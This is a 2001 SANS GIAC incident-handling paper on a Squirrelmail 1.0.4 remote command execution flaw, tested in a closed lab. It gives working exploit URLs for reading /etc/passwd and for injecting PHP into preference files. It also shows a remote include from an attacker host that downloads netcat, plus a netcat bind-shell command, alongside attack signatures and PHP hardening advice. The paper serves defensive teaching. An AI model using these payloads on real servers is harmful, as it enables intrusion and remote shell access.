Use offense to inform defense.
Find flaws before the bad guys do.

EXPLOITING VULNERABILITIES IN SQUIRRELMAIL

SANS GIAC Practical Assignment v1.5c
Advanced Incident Handling and Hacker Exploits

Kevin Bong
September 20, 2001

Exploit Details

Name

Remote command execution vulnerabilities in Squirrelmail

Variants

None

Operating System

Linux, Unix, Windows 95, 98, NT, 2000 (Any operating system capable of running PHP)

Protocols/Services

HTTP, HTTPS, HTML with embedded PHP scripting

Brief Description

An attacker can run arbitrary commands on the remote web server by executing library files and overwriting script variables that aren't properly initialized.

Description of Protocols Used in Exploit

HTTP and HTTPS

HTTP and HTTPS are protocols that carry requests for web pages and web page content between web servers and web browser applications. Parameters within HTTP requests, such as cookie content and form and querystring variables, are easy to manipulate. This allows an attacker to send "false" information or input to the server that the web-application developer did not expect.

HTML

(Hypertext Markup Language) is a specification for formatting content to be displayed within a web browser.

PHP


PHP is a functional programming language that can be embedded within HTML pages to generate dynamic content. PHP code is executed on the web server.
PHP is designed to be very powerful and easy to use. Some features of PHP that help accomplish this are:

- Variables do not need to be declared, variables will be automatically initialized the first time they are used.
- A global variable is created for each HTTP form, querystring, and cookie parameter contained in the HTTP request before any script execution begins.
- PHP includes hundreds of built-in functions, including the ability to read and write files and execute other programs on the server.

How the Exploit Works

This section describes a configuration that can be used to duplicate the attack. It then outlines the vulnerabilities in the Squirrelmail source code and PHP scripting language that enable the exploit. Finally two versions of the attack will be shown. The "Basic Attack" simply uses specially crafted URL's to read or write to files on the victim web server. The "Advanced Attack" then uses these capabilities and other features of Squirrelmail to initiate a remote shell on the victim web server.

Attack Diagram



Test Network Configuration

The exploit was duplicated on a closed test-lab network consisting of a RedHat Linux web server (the victim) and a Windows NT Workstation desktop (the attacker's machine).

Web Server (Victim) Configuration

Here are the steps used to build the webserver and install and configure Squirrelmail.

- Format the drive and clean install RedHat 7.1
- Use t he "Server" installation script with default settings
- Download and install the Red Hat package containing the Cyrus IMAP daemon version 2.0.9-3
- Download and unpack Squirrelmail version 1.0.4
- The installation of Squirrelmail is detailed in the document "INSTALL" that is distributed with the program. Here are the steps followed from the "INSTALL" document.
  1. Place the "squirrelmail" folder in /var/www/html so it is readable by the webserver
  2. Give the webserver user write access to the squirrelmail/data directory using the following commands:

```
$ chown -R apache data
$ chgrp -R apache data
```

  3. Create an attachments directory outside of the squirrelmail folder using the following commands:

```
$ cd /var/www
$ mkdir attachments
$ chgrp -R apache attachments
$ chmod 730 attachments
```

  4. Run Squirrelmail/config/conf.pl to configure Squirrelmail to use the newly created directories

5. Use the "ntsysv" program to start the cyrus(IMAP) service and the http service

Windows NT Workstation (Attacker) configuration

The software of interest on the attacker's machine includes:

- Microsoft Internet Explorer 4.01 and Netscape Navigator 4.72. These browsers will be used to send URL requests to the web server.
- Microsoft Internet Information Server 4.0 Web Service. This service will be used to serve PHP commands that the web server will download and execute.
- Microsoft Internet Information Server 4.0 FTP Service. This service will be used to download the "netcat" binary to the victim web server so a remote shell can be opened.

Tools Used for Attack

- Microsoft Internet Explorer 4.01
- Text Editor
- Netcat for Windows NT
- Netcat binary for RedHat linux (Compiled with GAPING_SECURITY_HOLE)

Reading files from the web server (Basic Attack)

The first vulnerability in Squirrelmail allows an attacker to read information from any file to which the web server user account has rights without logging in to the server. Here are the attributes of the Squirrelmail code that work together to allow this to happen:

1. Many variables are not declared or initialized before they are used.
2. There are a number of shared "library" files that are called from the Squirrelmail PHP scripts. These library files are not meant to be called directly by the web user, but the default configuration allows them to be.

Here is a block of code from one of the library files, "load_prefs.php":

```
38 if ((isset($chosen_theme)) && (file_exists($chosen_theme))) {
39 require("$chosen_theme");
40 } else {
41 if (file_exists($theme[0]["PATH"])) {
42 require($theme[0]["PATH"]);
43 } else {
```

If the library file "load_prefs.php" is called directly by the web browser, $theme[0]["PATH"] is not initialized before it is used here. Since PHP allows us to create a globally-scoped variable simply by passing that variable as an HTTP GET or POST parameter, or even a cookie value, it is easy for the user to initialize this variable to any value.

Inspection of additional code in "load_prefs.php" reveals that one must also provide the following variables to get the code above to execute by directly calling load_prefs.php.

- $username (can be anything)
- $config_php = true
- $data_dir = the directory of the Squirrelmail data directory. This could be guessed, or there are vulnerabilities in Squirrelmail that will provide this information. This vulnerability can

be found in *Remote command execution vulnerabilities in Squirrelmail* (http://www.securereality.com.au/sradv00010.txt).

We use the above information to craft a specific URL to send to Squirrelmail. This URL can be loaded using any web browser, such as Internet Explorer.

http://172.17.1.10/squirrelmail/src/load_prefs.php?username=nobody&config_php=true&theme[0][PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/data

When the web server loads this URL and parses the script, the PHP variable $theme[0][PATH] is set to "/etc/passwd".
When the script executes "`42 require($theme[0]["PATH"]);`", the contents of /etc/passwd will be pushed to the screen. If a different file that contained PHP code had been specified, that PHP code would have been executed.

Writing to files on the webserver (Basic Attack)

The second vulnerability in Squirrelmail allows an attacker to write to files on a web server with the rights of the web server application without logging into that server. Here are the attributes of the Squirrelmail code that work together to allow this to happen:

1. Many variables are not declared or initialized before they are used.
2. Form input is not verified to be valid before it is acted upon.

One file that can be written to in the Squirrelmail application is the user's "preferences" file. Each user has a preferences file, and to allow the user to change his or her preferences it needs to have write access by the web server application. Here is a sample preferences file:

```
[root@localhost data]# cat kevin.pref
full_name=
reply_to=
chosen_theme=../themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
```

One script that modifies the preferences file is "options_order.php". This script allows the user to change the order in which email header fields are displayed on the screen. The following code block shows how option order changes are written to the preferences file:

```
83    } else if ($method == 'add' && $add) {
84       $index_order[count($index_order)+1] = $add;
85    }
86
87    if ($method) {
88       for ($i=1; $i <= count($index_order); $i++) {
89          setPref($data_dir, $username, "order$i", $index_order[$i]);
90       }
91    }
```

If the attacker runs this script and sets the variable $method to "add", then whatever is in the variable $add will be written to the preferences file.

Using the above information one can figure out an http request to send to the Squirrelmail web server to exploit this vulnerability:

http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20passthru("/bin/ls%20/etc")?>

The result of the above command is the to have the string "<?php passthru("/bin/ls /etc")?> written to the file kevin.pref in the Squirrelmail data directory:

```
[kbong@localhost data]$ cat kevin.pref
full_name=
reply_to=
chosen_theme=../themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
order6=<?php passthru("/bin/ls /etc")?>
```

Executing Arbitrary Commands on the webserver

It has been shown that an attacker can use the Squirrelmail vulnerability to read and parse with PHP any file on the webserver to which the webserver process has read rights. An attacker can also write to any file on the webserver to which the webserver process has write rights. If the attacker combines these two abilities with some other features of PHP scripting she will have the ability to execute any command on the webserver that the webserver process would have the rights to execute. A sample of this ability is shown below.

Example use of the exploit (Advanced Attack)

Here is a real-world example of how an attacker could use the exploit to get a remote shell on the victim web server. The goal in this example is to download a "netcat" binary to the webserver and use it to launch a command shell that an attacker can connect to via TCP/IP. This example will also demonstrate some of the other features of the PHP scripting language that can make a system more vulnerable to attack. These features include:

- The ability to execute extenal programs on the server
- The ability to download software from another server using FTP, HTTP, etc.
- The ability to "include" PHP script from a remote server into the local script.

Preparation

Here are the steps to prepare for the attack.

1. Locate the Netcat binary

   One first needs to place the "netcat" binary in a location it can be download it from. Since there is no firewall between the attacker and victim in this example FTP will be

used. The netcat binary for Redhat linux 7.1 is named "nc.exe" and placed in the ftp root directory on the attacker's machine. Anonymous FTP is enabled.

2. Provide PHP script for downloading the netcat binary.
   A default install of PHP includes the ability to download files using FTP. The following script uses this ability to download the netcat binary. This script is named "phpftpdownload.txt" and placed in the root web directory on the attacker's webserver. I will show later how this script will be downloaded and executed on the victim's server.


Contents of phpftpdownload.txt

```
<?php
// set up basic connection
$conn_id = ftp_connect("172.17.1.2");

// login with username and password
$login_result = ftp_login($conn_id, "anonymous", "foo@bar.com");

// check connection
if ((!$conn_id) || (!$login_result)) {
        echo "Ftp connection has failed!";
        echo "Attempted to connect to $ftp_server for user $user";
        die;
    } else {
        echo "Connected";
    }

// upload the file
$upload = ftp_get($conn_id, "/var/www/html/squirrelmail/data/nc", "nc",
FTP_BINARY);

echo $upload;

// close the FTP stream
ftp_quit($conn_id);
?>
```


The Attack

Here are the steps involved in the attack.

1. Modify a Squirrelmail preferences file on the webserver to include a command to run the netcat download script.
   The PHP "include()" command has the ability to include and parse a file on a remote server. To read and parse the "phpftpdownload.txt" file on the attacker's server one uses the command "include("http://172.17.1.2/phpftpdownload.txt");"
   To write the above command to a Squirrelmail preferences file, all you have to do is use Microsoft Internet Explorer to load this URL:
   http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20include("http://172.17.1.2/phpftpdownload.txt")?>



Here is a screenshot of loading the above URL in Internet Explorer



Here is the modified preferences file

2. Modify a Squirrelmail preferences file on the webserver to include a command to change the privileges of the netcat binary to executable

   After the netcat binary is download it needs to be made executable. One can use the PHP "exec" command to run a command on the victim's server. The command to will run is exec("chmod 777 /var/www/html/squirrelmail/data/nc");
   The same process as the previous step is used to write this command to a preferences file on the webserver. Here is the URL:

   http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20exec("chmod%20777%20/var/www/html/squirrelmail/data/nc");%20?>


3. Modify a Squirrelmail preferences file on the webserver to include a command to have netcat listen on an open port and bind any connections to a shell

   Again the PHP exec() command is used to launch netcat and start a remote shell listener on port 8888 of the victim. The exact command syntax is

```
exec("/var/www/html/squirrelmail/data/nc -l -p 8888 -e /bin/sh
>/dev/null");
```

   This command is written to the preferences file using the URL:

   http://172.17.1.10/squirrelmail/src/options_order.php?username=kevin&method=add&add=<?php%20exec("/var/www/html/squirrelmail/data/nc%20-l%20-p%208888%20-e%20/bin/sh%20>/dev/null");%20?>



Here is the preferences file with all three commands written to it.


4. Send a URL to Squirrelmail which causes it to parse the modified preferences file and execute the attacker's PHP script commands

   Next one just needs to load a URL that will cause PHP to read the modified preferences file and execute the script commands it now contains. The URL to do this is:

http://172.17.1.10/squirrelmail/src/load_prefs.php?username=heyheyhey&config_php=true&theme[0][PATH]=/var/www/html/squirrelmail/data/kevin.pref&data_dir=/var/www/html/squirrelmail/data/


When the script for this URL executes, the victim's server:

- Loads and runs the "phpftpdownload.txt" script, which downloads the netcat binary to the data directory
- Changes the netcat binary to executable
- Launches netcat to listen on port 8888 and launch a shell when someone connects




Netcat processes running on victim's server after loading the above URL

The netcat process can be seen here, set to listen on port 8888 and execute /bin/sh



Listening ports on the victim's server after loading the above URL
Port 8888 is shown to be open and listening.

5. Connect to the remote shell from the attacker's machine using Netcat for NT. From the NT Command Prompt, run "nc 172.17.1.10 8888"



Results of connecting to remote shell on victim machine and typing the commands "pwd", "cd /", "pwd", and "ls"

Signature of the Attack

There are a number of places where evidence of an attacker using the Squirrelmail exploit can be found. These include HTTP Session/packet captures, Apache log files, the fields in the Squirrelmail data directory, and monitoring the running processes and listening ports.

Packet Captures/Session Overview

Here is a sample of the HTTP session of an attack captured using Achilles:

```
------------------------------------------------------------
GET
/squirrelmail/src/load_prefs.php?username=nobody&config_php=true&theme[0][
PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/data/ HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT)
Host: 172.17.1.10
Proxy-Connection: Keep-Alive
Pragma: no-cache

------------------------------------------------------------
------------------------------------------------------------
HTTP/1.1 200 OK
Date: Wed, 26 Sep 2001 15:40:14 GMT
Server: Apache/1.3.19 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.1 OpenSSL/0.9.6
DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01
X-Powered-By: PHP/4.0.4pl1
Connection: close
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
```

```
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
[file truncated]
```

You can see the HTTP GET request including our specially crafted URL. The response content is a dump of the contents of /etc/password.

Apache Log Files

Here is a sample of the Apache http log file containing a record of the exploit being used:

```
172.17.1.2 - - [14/Sep/2001:10:45:23 -0500] "GET
/squirrelmail/src/options_order.php?username=kevin&method
=add&add=<%php%20passthru('/bin/ls%20/etc') HTTP/1.1" 200 5864 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; Wi
ndows NT)"
172.17.1.2 - - [14/Sep/2001:10:46:38 -0500] "GET
/squirrelmail/src/load_prefs.php?username=nobody&config_p
hp=true&theme[0][PATH]=/etc/passwd&data_dir=/var/www/html/squirrelmail/dat
a HTTP/1.1" 200 271 "-" "Mozilla
/4.0 (compatible; MSIE 5.01; Windows NT)"
172.17.1.2 - - [14/Sep/2001:10:47:29 -0500] "GET
/squirrelmail/src/options_order.php?username=kevin&method
=add&add=<%php%20passthru("/bin/ls%20/etc")% HTTP/1.1" 200 6238 "-"
"Mozilla/4.0 (compatible; MSIE 5.01; W
indows NT)"
```

The requests for the specially crafted URL's can be seen in the logfile. You can also see the IP address of the attacker and the time that the attack occurred.

Files in data directory

Here is a sample of a Squirrelmail user preferences file after an attack:

```
[root@localhost data]# pwd
/var/www/html/squirrelmail/data
[root@localhost data]# cat kevin.pref
full_name=
reply_to=
chosen_theme=../themes/default_theme.php
order1=1
order2=2
order3=3
order4=5
order5=4
order6=<?php include("http://172.17.1.2/phpftpdownload.txt"); ?>
order7=<?php exec("chmod 777 /var/www/html/squirrelmail/data/nc"); ?>
order8=<?php exec("/var/www/html/squirrelmail/data/nc -l -p 8888 -e
/bin/sh >/dev/null"); ?>
[root@localhost data]#
```

You can see that "order6", "order7" and "order8" contain PHP script that was inserted by the attacker.

Running processes

The "Basic Attack" will not create any suspicious processes. The Advanced Attack shown above, however, will create a process like this:

```
[root@localhost data]# ps -aux | grep Squirrelmail
apache        sh -c /var/www/html/squirrelmail/data/nc -l -p 8888 -e
/bin/sh >/dev/
```

The process shown is the netcat application listening on port 8888, set to execute /bin/sh when an attacker connects.

Open or Listening ports

The "Basic Attack" will not open any new ports.
The "Advanced Attack" shown above, however, will create a listener on port 8888. We can see this listener using netstat:

```
[root@localhost data]# netstat -l | grep 8888
tcp        0    0 *:8888                  *:*                     LISTEN
```

Once an attacker has connected to the remote shell, one can see the established connection:

```
[root@localhost data]# netstat | grep 8888
tcp        0    0 172.17.1.10:8888    172.17.1.2:1573    ESTABLISHED
```

Detecting and preventing the attack

Due to the nature of the vulnerability, most traditional security monitoring and blocking tools would not have prevented or detected the attack. Following are a list of common security technologies and how each would have reacted to the attack:

Firewall

A firewall would not likely have discovered or blocked the Basic Attack. The attack uses the same ports and protocols that normal Squirrelmail users would use to read their email.
A firewall may have blocked and detected the Advanced Attack. It used HTTP and FTP originating at the web server to pull files from the attacker, and it ran a remote shell on port 8888. A firewall should most likely be configured to block this traffic.
The Advanced Attack could me modified so that it only generates non-suspicious traffic and bypasses the firewall filters.

Website Defacement Monitor

A website defacement monitor periodically checks a web page or site for content changes. This type of monitor would not likely have discovered the basic attack. The attack did not modify the source code of the website itself, it only modified data files that are modified by the Squirrelmail application during normal use.

File Integrity Checker (Tripwire)

A File Integrity checker such as tripwire would not likely have discovered the basic attack. This is because the files modified by the attack are data files that are modified during normal use of the Squirrelmail program. Tripwire would usually be set to ignore changes to these files. Tripwire may have discovered the advanced attack if the attacker had used the remote shell to modify files outside of the Squirrelmail data directory.

Network Based IDS System

A Network Based IDS System would not likely have picked up on the basic attack. Sending URLs to web servers is not a suspicious activity. Since Squirrelmail is not a widely used software package, a Network based IDS would not likely have had the signature of this attack in it's database.
A Network Based IDS System would most likely have discovered the Advanced Attack. Since Netcat is often used by hackers, the signature of netcat may be in the IDS database. Also, the FTP, PHP include, and port8888/tcp traffic between the webserver and attacker's machine would be suspicious and probably would be picked up by a Network Based IDS. Again, the Advanced Attack could be modified to not generate suspicious traffic, allowing it to bypass a Network Based IDS.

How to protect against this exploit

How to fix the Squirrelmail vulnerability

The vulnerability has been fixed in versions of Squirrelmail later than 1.0.4. You can download the latest version of Squirrelmail from http://www.squirrelmail.org/.

How to secure PHP to limit future vulnerabilities

As was seen above, the default installation of PHP is very non-secure, making it difficult to write PHP programs that cannot be exploited. There are a number of configuration options in PHP that will make it more secure. Unfortunately, changing these options will break most existing software packages, including Squirrelmail. These settings are stored in the php.ini file. Here are some of the settings that can be changed:

- Set safe_mode to TRUE
  By default, safe_mode is set to false. Setting safemode to true does the following:
  1. Restricts running external programs on the web server from PHP
  2. Restricts the use of dangerous functions, like include(), ReadFile(), fOpen(), etc.
  3. Restricts access to files based on authentication information
  4. Disables file upload

  While this setting renders your PHP site much more secure, most PHP software, such as Squirrelmail, will not function with safe_mode set to TRUE

- Set register_globals to FALSE

This setting will cause PHP not to create a global variable for each URL GET, POST, or Cookie parameter. While this restricts an attacker from initializing your script variables, most PHP software is developed with the assumption that register_globals is set to TRUE.

- Set open_basedir
  The open_basedir setting limits which directories files can be read from. This will keep the user from reading files outside of the PHP script directories.

- Set allow_url_fopen to off
  This setting disables the remote file include feature of PHP that was used in the Advanced Attack.

Source/Pseudo Code

Source code and specially crafted URL's for the attack were given and described above in the section title "How the Exploit Works".

The source code for the vulnerable Squirrelmail application (version 1.0.4) is available from SourceForge at http://sourceforge.net/project/showfiles.php?group_id=311 .

Additional Information - References:

Clowes, Shaun "(SRADV00010) Remote command execution vulnerabilities in Squirrelmail" July 2, 2001. URL: http://www.securereality.com.au/sradv00010.txt

Clowes, Shaun "A Study In Scarlet" August 17, 2001. URL: http://www.securereality.com.au/studyinscarlet.txt

Schmid , Egon and Stig Sæther Bakken "PHP Manual" PHP Documentation Group, September 26, 2001. URL: http://www.php.net/manual/en

